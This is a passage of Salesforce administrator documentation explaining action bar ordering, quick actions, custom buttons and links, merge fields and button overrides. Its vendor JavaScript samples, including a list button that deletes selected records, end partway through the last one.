

List item actions is a version of the action bar that’s available for items in list views, task lists, and related record lists. It enables Salesforce1 users to update records directly from lists without having to open them.

To access list item actions, navigate to a list view or task list or open a related list from an object’s related information page. Then swipe left on the desired record. For example, here’s how it works for the Opportunities related list on an account.

Here’s the Opportunities related list on an account.

Swipe a list item to the left to reveal list item actions.

Tap  to show the action menu, with the full list of actions available for the list item.

Hide list item actions by swiping the list item back to the right or by tapping another item in the list.

List item actions show the same actions that are available in the action bar when viewing the actual record. In other words, using the example above, a user sees the same set of actions, in the same order, in the list item actions (and action menu) for the Edge Emergency Generator list item and in the action bar (and action menu) after navigating to the Edge Emergency Generator opportunity record.

How Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions

The Salesforce1 and Lightning Experience Actions section of a page layout and global publisher layout drives which actions appear in Salesforce1. It also enables you to customize the order of quick actions, productivity actions, and standard and custom buttons that are available as actions.

If you customize the Salesforce1 and Lightning Experience Actions section of a layout, Salesforce1 reflects your customizations.

If you customize the actions in the Quick Actions in the Salesforce Classic Publisher section, but don't customize the action bar section, the Salesforce1 action bar inherits its quick actions from the Quick Actions in the Salesforce Classic Publisher section.

If neither section is customized, the action bar inherits a default set of actions predefined by Salesforce. The sets of actions differ between objects, based on the most common or typical activities required for each object.

How Predefined Actions Are Ordered in the Salesforce1 Action Bar and List Item Actions

Your organization's page layouts and publisher layouts control the order in which actions appear in the Salesforce1 action bar and list item actions. If you don't customize the actions in the action bar on a page layout or global publisher layout, the location of key actions is predefined by Salesforce.

! **Important:** This predefined ordering chart applies only if you *haven't* customized the Salesforce1 and Lightning Experience Actions section of an object's page layout or on a global publisher layout.

If you haven't customized the Salesforce1 action bar, the quick actions in the predefined set are derived from the actions in the "Quick Actions in the Salesforce Classic Publisher" section of the associated object page layout or global publisher layout.

On object page layouts, when the Salesforce1 action bar isn't customized:

If the Quick Actions in the Salesforce Classic Publisher section is customized, the quick actions in the action bar inherit those customizations.

If neither section is customized, the quick actions in the action bar are inherited from the Quick Actions in the Salesforce Classic Publisher section of the global publisher layout.

On global publisher layouts, when the Salesforce1 action bar isn't customized:

If the Quick Actions in the Salesforce Classic Publisher section is customized, the quick actions in the action bar inherit those customizations.

If neither section is customized, the quick actions in the action bar for global pages default to a Salesforce predefined set.

The predefined actions in the action bar, list item actions, and associated action menus are divided into groups. The arrangement of these groups is fixed, but the order of actions within the groups can vary based on the object and the actions that are present on the global publisher layout or on an object's page layout. Not every object or page displays every group.

Here's the breakdown of which actions are contained in each group for each object or page.

Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
Account	1. Call, 2. New Task, 3. New Event, 4. Post	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. Salesforce Today—Mobile Calendar Event	1. Quick Message, 2. Join Conference Call, 3. Map		Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the <i>global publisher layout</i> .			

Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
Task	1. Edit Comments, 2. Change Date, 3. Change Status, 4. Change Priority	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the <i>global publisher layout</i> . Standard Chatter actions aren't supported.	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	

As we mentioned, some actions are in fixed positions. In places where you see a numbered list in the table, this is the fixed order that those actions appear in on the action bar, list item actions, and in the respective action menus.

For example, for the Account object, the standard Chatter Post action is in the fourth position. This is fixed. Regardless of where you put the Post action in the account page layout, Post always displays in the fourth position.

However, deletion of actions is always respected. So in our example, if you delete the Post action from the account page layout, the remaining actions move up and you see Edit in the fourth position.

* Custom buttons that are added to the Button section of a page layout and that use a Visualforce page as the content source are supported in Salesforce1. Remember that the Visualforce page must be enabled for use in Salesforce1. Custom links, custom buttons that are added to list views, and custom buttons that define the content source as *URL* or *OnClick JavaScript* aren't available in Salesforce1.

- [Salesforce1 Action Bar](#)
- [Salesforce1 Action Bar Considerations](#)

Salesforce1 Action Bar Considerations

- A productivity action displays only if a record includes the information that the action is keyed to. For example, the Send Email action depends on the record including an email address. The View Website action requires the record to include a website URL.
- If you're using record types in your organization, some quick actions might not be visible to your users. For more information, see [Quick Actions and Record Types](#) on page 4579.
- The Mobile Smart Actions element appears as a single action element in the page layout editor, but it expands to several actions when it displays in Salesforce1. If the Mobile Smart Actions element is in the Quick Actions in the Salesforce Classic Publisher section, and you then customize the action bar section, the actions in Salesforce1 are derived from the action bar customizations you make. In this case, the Mobile Smart Actions element in the Quick Actions in the Salesforce Classic Publisher section becomes irrelevant.
- To customize the actions in the Salesforce1 action bar for standard and custom objects, first override the predefined actions. You can then add or remove actions from the Salesforce1 and Lightning Experience Actions section.

For instance, to move the Join Group, Edit Group, or Leave Group actions on groups in Salesforce1, override the predefined actions in the Groups page layout.

Quick Actions and Record Types

Using record types in your organization can affect the availability of quick actions for your users.

If users don't have access to a particular record type, actions that are assigned to that record type aren't available to them. For example, let's say that you have a page layout that contains a mix of actions—some have no record type assigned and some are assigned to Record Type A. Users without access to Record Type A see only the nonassigned actions when they visit the page.

! **Important:** Don't assign actions to the Master record type. The Master record type is a placeholder record type that's assigned when your organization is created.

Default Global Actions: A Special Case

If you have default global actions in your organization and you're using record types, your users might not be able to see all the default actions that are assigned to a page layout.

Default global actions are assigned to the Master record type, which isn't accessible to most profiles. As a result, default global actions with the Master record type that are associated with target objects that have record types configured aren't available for most users. To fix this issue, edit the default global actions associated with those objects and reassign them to a different record type.

For example, the New Contact default global action has Contact as its target object. Let's say you have record types set up for the Contact object, and you add the New Contact default global object to a page layout. Users who visit records based on that page layout don't see the New Contact action because the action is assigned to the Master record type by default. Editing the New Contact default global action and assigning it to a record type other than Master makes it available for all users who have access to its assigned record type.

Actions Best Practices

Use these tips as you set up actions to make the feature easy to use and easy to maintain.

Tips for Creating Actions

- Action labels longer than approximately 12–14 characters are shortened when they're displayed in the Chatter publisher. Keep names short and descriptive.
- Give your actions task-oriented names that tell your users what they do. Use terms such as New, Create, Share, Update, or Import.
- Use the `Description` field to create notes for yourself about each action. Notes are especially useful if you're creating several similar actions for different record types, for example. The description appears in the list of buttons, links, and actions for object-specific actions, or in the list of global actions, as well as on the detail page for the action. Your notes aren't visible to users.
- When creating custom actions that are going to be displayed in the Chatter publisher, limit their height to 400 pixels so that they are displayed correctly.

Tips for Laying Out Actions

- When customizing action layouts, consider what your users will do with them. Minimalism is key. Include only the fields that are necessary for them and for whomever handles the cases, calls, or records that result from those actions.
- To create a single-column layout, such as for display on mobile devices, add fields only in the left column.
- Use predefined field values to set standard values for common fields. For example, when you configure an action that lets users create opportunities, set `Prospecting` as the predefined value for the `stage` field. All new opportunities users create through that action are automatically assigned to the prospecting stage. You can remove the `stage` field from the action's layout, because the field is going to be assigned a value automatically. If you set predefined values for fields on object records created through an action, you don't need to add those fields to the action layout.
- Use the **Preview As...** button on the Action Layout Editor to see how an action layout appears to different user profiles.

Tips for Adding Actions to Publishers

- Because adding too many actions can cause the page to load slowly, we recommend including no more than nine actions total in each publisher, including any standard actions.
- In the full Salesforce site, if you include five or more actions in a publisher, three are shown and the rest are added to the publisher's **More** menu. If you include four or fewer actions, they're all shown.
- In Salesforce1, the first four actions show up in the action bar, and the full set of actions are accessed by tapping .

Troubleshooting Actions

I don't see feeds on record detail pages for a certain object.

Feeds appear only for objects for which you've enabled feed tracking.

I see the feed on a record detail page, but I don't see a publisher.

If there are no actions in the Quick Actions in the Salesforce Classic Publisher section on a page layout, the publisher in Salesforce Classic doesn't appear. Add at least one action to the page layout for the publisher to appear.

I can create actions, but I can't add them to publishers.

[Enable actions in the publisher](#) to add nonstandard actions to publishers in Salesforce Classic.

I'm using Internet Explorer 10 and all the actions I've created appear in the publisher with the same icon, even though the actions are for different types of objects.

Internet Explorer version 10 doesn't support the techniques Salesforce uses to show icons that correspond to the type of object an action is associated with. Consider using Chrome, Firefox, Safari, or an earlier version of Internet Explorer.

I've added an action to a page layout, but a user assigned to the profile that uses that page layout can't see the action.

Be sure that the user has both Read and Edit permissions on the action's relationship field. The relationship field is the field that's automatically populated on the target object when a user creates a record using an action. For example, for an action on case that lets users create child cases, the default relationship field is `Parent Case`. To be sure users can see the Create Child Case action, check that they have both Read and Edit permissions on the `Parent Case` field.

I don't see a relationship field on my global create actions.

Relationship fields apply only to object-specific create actions, not to global actions.

I don't see some of the actions in my Chatter groups.

Which actions you see depends on your role in the group, the type of group, and how your administrator has configured the publisher layout for groups. Chatter groups without customers display the global publisher layout by default, unless you override it with a customized group publisher layout. In Chatter groups that allow customers, the publisher displays standard actions only, such as Post, File, Link, and Poll.

Custom Buttons and Links

Understanding Custom Buttons and Links

Create custom buttons and links to integrate Salesforce data with external URLs, applications, your company's intranet, or other back-end office systems.

Salesforce supports the following kinds of custom links and custom buttons.

Type of custom link or custom button	Setup Page Where It's Configured
Bookmark-style links defined in the standard custom links home page component	Home Page Components
Full-featured custom links included in custom home page components	Custom Links
Full-featured custom links or custom buttons on objects	Buttons, Links, and Actions (in the object's management settings)

Custom links can link to.

- An external URL, such as `www.google.com` or your company's intranet.
- A custom s-control in the custom s-control library, such as a Java applet or Active-X control.

Custom buttons can:

- Connect users to external applications, such as a web page that displays a map to a contact's address.
- Run an s-control from the s-control library, such as an s-control that escalates a case from the case detail page.
- Launch custom links.

For both custom links and buttons, you can choose the display window properties that determine how the target of a link or button is displayed to your users. Custom links and s-controls can include Salesforce fields as tokens within the URL or custom s-control. For example, you could include an account name in a URL that searches Yahoo.

```
http://search.yahoo.com/bin/search?p={!Account_Name}.
```

You can override the default action of some standard buttons and customize the behavior of tab home pages to suit your organization's needs.

 **Note:** A Web tab or custom link might display a blank page if the embedded site:

- Has been set to deny the loading of its content in a frame.
- Has been set to allow the loading of its content in a frame, only if the same site is delivering the content.
- Contains a mix of secure and unsecure content, and the user's browser has been configured to block mixed active content.

To resolve this, try these workarounds:

- Set your custom link to either open in a new window or display in the existing window without the sidebar or header.
- Move the URL from a Web tab into a custom link instead, and set the URL to either open in a new window or display in the existing window without the sidebar or header.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

- If the site you're embedding has an HTTP prefix and mixed active content, try changing the prefix to HTTPS instead. If the embedded site has a valid security certificate and it hasn't blocked itself from being displayed in frames, using HTTPS as the prefix should allow the site to display.

- [Adding Default Custom Links](#)
- [Administrator tip sheet: Building Salesforce Custom Links](#)
- [Customizing Home Tab Page Layouts](#)

Define Custom Buttons and Links

Before creating a custom button or link, determine what action you want to occur when a user clicks it. Consider a Visualforce page if you want the button or link to launch a custom page or other code.

1. From the management settings for the object that you want to edit, go to Buttons, Links, and Actions.

Note: Custom buttons aren't available on the User object or custom home pages. Custom buttons and links are available for activities under the individual object management settings for tasks and events. To override a standard button that applies to both tasks and events, go to the object management settings for activities.

2. Click **New Button or Link**. Alternatively, click **Default Custom Links** to add a predefined custom link.
3. Enter the [button or link attributes](#).
4. To validate all Salesforce merge fields and functions, click **Check Syntax**.
5. Click **Save** when you are finished or click **Quick Save** to save and continue editing. This validates the URL you defined, if you set Content Source to URL.
 - To view the specified URL, click **Preview**.
 - To quit without saving your content, click **Cancel**.
6. Optionally, to open a button or link using settings other than the user's default browser settings, click **Window Open Properties** on the button or link's detail page.
7. [Edit the page layout](#) for the appropriate tab or [search layout](#) to display the new button or link.

Custom links for users are automatically added to the Custom Links section of the user detail page. Detail page buttons can be added to the Button section of a page layout only.

8. To view all references to the new button or link, click **Where is this used?** on its detail page.

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All Editions**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

 **Note:** A link URL can be up to 3000 bytes. When data is substituted for the tokens in the URL, the link may exceed 3000 bytes. Your browser may enforce additional limits for the maximum URL length.

[Custom Button and Link Samples](#)

Custom Buttons and Links Fields

This table defines the fields that are available when you create a custom button or link.

Attribute Name	Description
Label	The text that displays on user pages for the custom button or link.
Name	The unique name for the button or link used when referenced from a merge field. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Namespace Prefix	In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.
Protected Component	Protected components can't be linked to or referenced by components created in a subscriber organization. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it.
Description	The text that distinguishes the button or link from others. This text displays only to administrators when setting up buttons and links.
Display Type	Determines where the button or link is available on page layouts. <p>Detail Page Link Select this option to add the link to the Custom Links section of your page layouts.</p> <p>Detail Page Button Select this option to add the custom button to a record's detail page. You can add detail page buttons to the Button section of a page layout.</p>

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All Editions** except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

Attribute Name	Description
	<p>List Button</p> <p>Select this option to add the custom button to a list view, search result layout, or related list. You can add list buttons to the Related List section of a page layout or the List View and Search Result layouts.</p> <p>For list buttons, Salesforce automatically selects <code>Display Checkboxes (for Multi-Record Selection)</code> that includes a checkbox next to each record in the list, allowing users to select the records they want applied to the action on the list button. Deselect this option if your custom button does not require the user to select records such as one that quickly navigates the user to another page.</p> <p> Note: Custom links and custom buttons that are added to list views aren't supported in the Salesforce1.</p>
Behavior	<p>Choose the outcome of clicking the button or link.</p> <p>When applicable, some settings have default values. For example, if you choose <i>Display in new window</i>, the default height of a new window is 600 pixels. See Editing Window Open Properties.</p>
Content Source	<p>Choose whether to use a URL, s-control, JavaScript action, or Visualforce page as the content of the button or link. To use an s-control, choose <code>Custom S-Control</code> and select the s-control from the drop-down list. To use a URL, select <code>URL</code> and enter the link in the text area box exactly as it would appear in the address bar of a Web browser.</p> <p>Salesforce checks the correctness of URLs in custom links and custom buttons. When you create or edit custom links or custom buttons that contain invalid URL markup such as scripts, we block the links from rendering and instead show an error message on hover. Reconfigure the URLs to be valid and well-formed. The URL can be a relative URL or an absolute <code>http://</code>, <code>https://</code>, <code>file://</code>, <code>ftp://</code>, or <code>mailto://</code> address. Invalid URLs in custom links or custom buttons created before Spring '13 aren't checked for correctness until you edit them.</p> <p> Note: Custom buttons that define the content source as <code>URL</code> or <code>OnClick JavaScript</code> aren't supported in the Salesforce1 mobile app.</p> <p>To execute JavaScript code when the button or link is activated, select <code>OnClick JavaScript</code> and enter the code in the text area box. To use a Visualforce page, select <code>Visualforce Page</code> and choose the page from the Content drop-down list.</p> <p> Note:</p> <ul style="list-style-type: none"> • Visualforce pages used as custom links on the home page can't specify a controller. • Visualforce pages used as custom buttons or links on detail pages must specify a standard controller of the same object. • Visualforce pages used as custom list buttons must use a standard list controller of the same object.
Content	<p>Enter the content of the button or link for buttons and links of type URL or OnClick JavaScript.</p> <ul style="list-style-type: none"> • To insert a field, choose the field type from <code>Select Field Type</code> and choose a field from <code>Insert Field</code>. • To insert activity merge fields, select <code>Event</code> or <code>Task</code> from <code>Select Field Type</code>.

Attribute Name	Description
	<ul style="list-style-type: none"> To insert an operator, choose the appropriate operator icon from the <code>Insert Operator</code> drop-down list. To insert a function, double-click its name in the list, or select it and click Insert Selected Function. To filter the list of functions, choose a category from the <code>Functions</code> drop-down list. Select a function and click Help on this function to view a description and examples of formulas using that function. <p> Tip: Internet standards require special encoding for URLs. Salesforce automatically encodes the text from any merge field you insert into a link. Encode any additional text in your link manually. For example, to generate the following URL:</p> <pre>http://www.google.com/search?q={!user.name} Steve Mark 50%</pre> <p>Use this content:</p> <pre>http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre> <p>Salesforce automatically strips double quotes from URLs when the <code>Content Source</code> is URL. If you need to use double quotes, encode them manually. For example, to generate the URL <code>http://www.google.com/search?q="salesforce+foundation"</code>, use this content:</p> <pre>http://www.google.com/search?q=%22salesforce+foundation%22.</pre>
<code>Link Encoding</code>	Encoding setting that defaults to Unicode (UTF-8). Change the default encoding setting if the target of a link requires data in a different format. This is available if your <code>Content Source</code> is URL.

Editing Window Open Properties

Custom buttons and links can open in different types of windows. If you have selected a custom button or link to open in a popup window, set the window properties. If you leave the window properties blank, the custom button or link will use the default settings of the user's browser.

To edit the window open properties:

- From the management settings for the object whose button or link you want to edit, go to Buttons, Links, and Actions, and then click the button or link name. Custom buttons are not available on the user object.
- Click **Window Open Properties**.
- Edit the following properties.

Window Property	Description
<code>Width</code>	The width (in pixels) of the popup.
<code>Height</code>	The height (in pixels) of the popup.
<code>Window Position</code>	The location on the screen where the popup should open.
<code>Resizable</code>	Allow users to resize the popup window.

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions** except **Database.com**

S-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit custom button or link properties:

- "Customize Application"

Window Property	Description
Show Address Bar	Show the browser's address bar which contains the URL.
Show Scrollbars	Show browser scrollbars for the popup.
Show Toolbars	Show the browser toolbars. Toolbars normally contain navigation buttons like Back, Forward, and Print.
Show Menu Bar	Show the browser menus. The menus typically contain options like File and Edit .
Show Status Bar	Show the status bar at the bottom of the browser.

 **Note:** Some properties may not be available depending on the behavior of the custom button or link. For example, if you chose *Execute JavaScript*, no window open properties are available.

4. Save your changes.

SEE ALSO:

[Define Custom Buttons and Links](#)

Merge Fields for Custom Buttons and Links

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Syntax and Formatting

When you insert a merge field in a custom button or link, the syntax consists of an open curly brace and exclamation point, followed by the object name, a period, the field name and a closing curly brace.

```
{!Object_Name.Field_Name}
```

To ensure that you're using the correct syntax, select merge fields from the drop-down list in the editor for custom buttons and links.

Tips

- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list.
- You can add links quickly to the sidebar by using the standard home page's Custom Links component.

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Warning: The standard home page's Custom Links component doesn't support

- Merge fields
- Functions, such as `URLFOR`
- JavaScript execution
- Customizable window opening properties

SEE ALSO:

[Merge Fields Overview](#)

[Custom Button Considerations](#)

Adding Default Custom Links

1. From the management settings for the appropriate object, go to Buttons, Links, and Actions or to Buttons and Links.
2. Click **Default Custom Links**.
3. Next to a sample link you want to add, click **Add Now!**.
4. Change the default data for the link, as necessary.
5. Choose **Save**.
6. [Edit the page layout](#) for the appropriate tab to display the new link.

SEE ALSO:

[Define Custom Buttons and Links](#)

Custom Button Considerations

When customizing page layouts, you can control which standard and custom buttons appear, as well as the order in which they appear.

- Custom buttons display at the top and bottom of the detail page to the right of all standard buttons.
- Custom buttons aren't distinguished from standard buttons in any graphical way. However, you can recognize them by their location on the right of all standard buttons.
- If the button bar gets too wide on the detail page layout, the browser displays a horizontal scroll bar. If the button bar gets too wide on the list view, search result, tagging result, or related list layouts, the buttons wrap.
- Custom buttons are available for activities under the individual setup links for tasks and events. To add a custom button to an activity list view or search layout, first create a custom list button in tasks or events. Next, add it to your activity list view or search result layouts. You can override a button that applies to both tasks and events.
- Custom buttons aren't available for Web-to-Lead, Web-to-Case, the Case Teams related list, or the user object.
- Person Account records use the custom buttons and links you have made for accounts.

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions** except **Database.com**

USER PERMISSIONS

To create or change custom links:

- "Customize Application"

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All Editions**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

- If your organization uses the Console tab, list buttons are available in `Mass Action`. List buttons won't display in the mini page layouts. Pages that display due to custom buttons and links display in the console without the header or sidebar.
- If you get an error message when overriding a button that appears in a list, try calling the `s-control` using the `URLFOR` function.
- When creating custom buttons, be aware of any validation rules your organization has for records on that object. For example, a custom list button that changes case status may conflict with a case validation rule. In this scenario, Salesforce displays the error message for the validation rule when users click the custom button.
- To replace a standard button with a custom button, first define the custom button, then customize the page layout to hide the standard button and display the custom one in its place
- Use formula functions in custom buttons with caution. Because functions run on the server before your HTML or JavaScript is passed to the browser, they can only evaluate information that exists at that time. Avoid using functions like `IF` to evaluate conditions that only exist when the code reaches the browser, such as the value of a JavaScript variable that is returned from your code.
- To prevent a user from performing a particular action, such as creating or editing, change the user's permissions rather than hiding the standard button. Hiding a standard button removes it from a page layout but the link is still available and users can navigate to the new or edit page manually.
- Use global variables to access special merge fields for components like custom buttons, links, and `s-controls`. For example, the `$Request` global variable allows you to access query parameters inside a snippet, `s-control`, or custom button.
- Don't select `Display Checkboxes (for Multi-Record Selection)` for list buttons that link to a URL that doesn't support post operations. Checkboxes display next to records in a list if you have selected `Display Checkboxes (for Multi-Record Selection)` for at least one list button in that list. However, selected records in this list are unaffected when clicking a custom list button that doesn't have this option selected.

SEE ALSO:

[Define Custom Buttons and Links](#)

[Custom Button and Link Samples](#)

Override Standard Buttons and Tab Home Pages

Salesforce lets you override the behavior of standard buttons on record detail pages. In addition, you can override the tab home page that displays when a user clicks a standard, custom, or external object tab.

Important: Before you override a standard button, review the [considerations for overriding standard buttons](#).

1. From the object management settings for the object whose override you want to remove, go to Buttons, Links, and Actions.

2. Click **Edit** next to the button or tab home page you want to override.

Note: Since events and tasks don't have their own tabs, you can only override their standard buttons and links.

3. Pick the type of override you want associated with the action.

- **No Override (use default)**—Use a custom override provided by an installed package. If there isn't one installed, the standard Salesforce behavior is used.
- **Standard Salesforce Page**—This option is available only for subscribers who are overriding the actions on an installed custom object. If selected, the standard Salesforce behavior is used.
- **Custom S-Control**—Use the behavior from an s-control.

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

- **Visualforce Page**—Use the behavior from a Visualforce page.

4. Select the name of the s-control or Visualforce page you want to run when users click the button or tab.

When overriding buttons with a Visualforce page, only Visualforce pages that use the standard controller for the object on which the button appears can be selected. For example, if you want to use a page to override the **Edit** button on accounts, the page markup must include the `standardController="Account"` attribute on the `<apex:page>` tag:

```
<apex:page standardController="Account">
    ... page content here ...
</apex:page>
```

When overriding tabs with a Visualforce page, only Visualforce pages that use the standard list controller for that tab, pages with a custom controller, or pages with no controller can be selected.

When overriding lists with a Visualforce page, only Visualforce pages that use a standard list controller can be selected.

When overriding the **New** button with a Visualforce page, you also have the option to skip the record type selection page. If selected, any new records you create won't be forwarded to the record type selection page, since it assumes that your Visualforce page is already handling record types.

5. Optionally, enter any comments to note the reason for making this change.

6. Click **Save**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Visualforce overrides also available in: **Contact Manager, Group,** and **Professional** Editions

USER PERMISSIONS

To override standard buttons and tab home pages:

- "Customize Application"

To reset button and tab home page overrides:

- "Customize Application"

Button overrides are global throughout Salesforce because overrides control the action behind the button. For example, if you override the **New** button on opportunities, your replacement action takes effect wherever that action is available.

- The Opportunities home page.
- Any opportunities related lists on other objects such as accounts.
- The Create New drop-down list in the sidebar.
- Any browser bookmarks for this Salesforce page.

 **Note:** A standard button (New, Edit, View, Delete, and Clone) overridden with a Visualforce page won't show up in Salesforce1 unless the Visualforce page is enabled for Salesforce mobile apps. Overriding standard list and tab controls isn't supported in Salesforce1.

SEE ALSO:

[Remove Overrides for Standard Buttons and Tab Home Pages](#)

Considerations for Overriding Standard Buttons

Before you override a standard button, review the following considerations:

- You can override a standard button with a Visualforce page.
- If you override a standard button in Salesforce, that button is still available in Connect Offline or Salesforce Classic Mobile, but it retains its original behavior.
- A standard button (New, Edit, View, Delete, and Clone) overridden with a Visualforce page won't show up in Salesforce1 unless the Visualforce page is enabled for Salesforce mobile apps. Overriding standard list and tab controls isn't supported in Salesforce1.
- You cannot add button overrides to a Force.com AppExchange package.
- Only some standard buttons can be overridden. For example, you cannot override the **Save** or **Sharing** buttons, but you can override **New**, **View**, **Edit**, and **Delete** buttons.
- The **View** standard button refers to all of the links in Salesforce that display the detail page for a record. Overriding the **View** standard button reroutes all of these links.
- If a button is not available for overrides, you can still hide it on the page layout.
- Button overrides affect everywhere that action or behavior is available. For example, overriding the **New** button on an account also overrides the account option in the Create New drop-down list in the sidebar.
- You can override buttons on the detail page but not the edit page of a record.
- Buttons on lookup dialogs and tabs cannot be changed. However, you can change the buttons on list view and search result layouts under search layouts.
- Buttons on reports cannot be changed.
- Some standard buttons can be overridden, but none can be relocated on the detail page or relabeled.
- If your organization uses person accounts, your person account records use any standard button overrides you have made for accounts. Your person account records also use any overrides for the **View Self-Service** and **Enable Self-Service** buttons you have made for contacts.
- If your organization uses the Console tab, overrides for the **Edit** and **View** buttons for an object do not affect the **Edit** and **View** buttons in the mini page layouts. Pages that display due to overrides display in the console without the header or sidebar.

[Custom Button and Link Samples](#)

Getting Record IDs

This example creates a button that opens a popup window listing record IDs for user selected records. This is useful when testing to ensure you have the correct record IDs before processing them further.

1. Define a button with the following attributes.
 - `Display Type` List Button
 -  **Note:** Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.
 - `Behavior` Execute JavaScript
 - `Content Source` OnClick JavaScript
 - Use the following sample code.

```
idArray = {!GETRECORDIDS($ObjectType.Contact)};
alert("The Ids you have selected are: "+idArray);
```

-  **Note:** This example is for contacts. Change the object type for a different type of record.

2. Add the button to the appropriate related list on a page layout or list view layout.

SEE ALSO:

[Custom Button and Link Samples](#)

USER PERMISSIONS

Create a Custom Button for Performing Mass Deletes

This example creates a button that can be added to activity-related lists and list views and allows users to delete selected records at the same time.

1. Define a button for events with the following attributes.

- Display Type List Button

 **Note:** Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

- Behavior Execute JavaScript
- Content Source OnClick JavaScript
- Use the following sample code.

USER PERMISSIONS

To create or change custom buttons or links:

- “Customize Application”

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task )};
records = records.concat(taskRecords);

if (records[0] == null) {
alert("Please select at least one record.") }
else {

var errors = [];
var result = sforce.connection.deleteIds(records);
if (result && result.length){
var numFailed = 0;
var numSucceeded = 0;
for (var i = 0; i < result.length; i++){
var res = result[i];
if (res && res.success == 'true'){
numSucceeded++;
} else {
var es = res.getArray("errors");
if (es.length > 0) {
errors.push(es[0].message);
}
numFailed++;
}
}
if (numFailed > 0){
```

```

alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
errors.join("\n"));
} else {
